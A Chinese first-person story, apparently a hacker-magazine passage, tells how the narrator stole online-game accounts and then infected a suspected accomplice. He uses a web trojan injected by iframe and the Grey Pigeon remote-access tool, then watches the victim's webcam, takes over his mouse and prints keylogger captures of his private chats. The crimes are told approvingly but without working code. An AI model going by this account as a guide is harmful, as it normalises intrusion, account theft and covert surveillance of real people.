当时我和nowthk黑了一些游戏箱子，都在玩一个叫做武林外传的游戏，刚好这个"陈宁"在游戏里跟我玩一个区，我就告诉他说盗了这个区好多的游戏帐号，装备和钱不用愁。开始的时候我只给他一些帐号让他自己去扒，后来他生日请我去吃饭，我就去了。再之后的几天他就经常找我出来吃饭什么的，然后当面问我是怎么盗的，我就很相信的把箱子的后台和密码告诉了他。没过几天nowthk就来问我是否动了别的区的游戏号。我说没有啊，他就说奇怪了，他合作的那个买家登录的号都被人洗过了，可密码就我们三个人知道。于是我对那家伙起了怀疑，问他也不承认，我又联想到之前讨论技术时他总是避而不答，于是决定重新对他进行第二次调查。

首先我使用hhctrl.exe（这是EST内部的一个漏洞利用工具）制作了一个网马，如图12。




图 12

为了确宝网马能够有效，我特意在本地自己测试了一下，然后使用webshell登录，在箱子登录处添加了一个iframe，接着他找我要登录密码，我就给了他一个假的密码，没过多久，灰鸽子就提示有主机上线，他中马了。

打开灰鸽子的远程监控，这家伙还在继续猜测密码，完全不知道自己已经被我控制了，以前一直听他吹，这次我要好好的恶搞一下他。首先打开了他的视频，被他发现了，盯着我看，然后又控制了他的鼠标，没多久他就发来信息说电脑被人入侵了。我假装不知道，就说你那么牛谁敢入侵你呀。他当时正好跟一个浙江的MM聊天，就随口告诉我说是浙江的，还说自己开着追踪器，谁入侵他都知道等等。可他完全不知道这一切都在我的监视之下并被我截了图，如图13。




图13




图14




图15

接着我就对他说也想见识一下这么牛的追踪器，只见他立刻从skynet下载了一个追踪器，下载地址为http://users.skynet.be/submissionz03/ntp325.zip，这一切当然也逃不出灰鸽子的监控，如图14。

下载完后他把文件名修改为"追踪器.zip"，然后发给了我，说自己先去WC，如图15。可我通过灰鸽子的监控看到他还在继续猜那个后台的密码，真够辛苦的。

既然这么牛的追踪器已经到手了，我怎么着也得看下是个什么东西吧，不然岂不是太不对起这位"重量级黑客"的劳动成果了呀，如图16。





图16



2006-11-9 下午 04:36:30 进程名：QQ.exe 标题：&★| 星★ - 发送消息：
杀[Backspace]杀毒

2006-11-9 下午 04:36:33 进程名：explorer.exe 标题：Program Manager:
eeeeeeee

2006-11-9 下午 04:37:06 进程名：IEXPLORE.EXE 标题：装备交易|代售装备|游戏周边|交易担保|点卡销售--[5173.com]中国网络游戏服务网-- - Microsoft Internet Explorer:
b 1553 ..0psu11150010ji[Backspace][Backspace]金山独霸[Backspace][Backspace]皆[Backspace]哥坝

2006-11-9 下午 04:38:56 进程名：QQ.exe 标题：&★| 星★ - 发送消息：
日。我鸡子[Backspace][Backspace]机子100%中毒了

2006-11-9 下午 04:39:25 进程名：QQ.exe 标题：&★| 星★ - 发送消息：
目前不清楚eeeee

图17

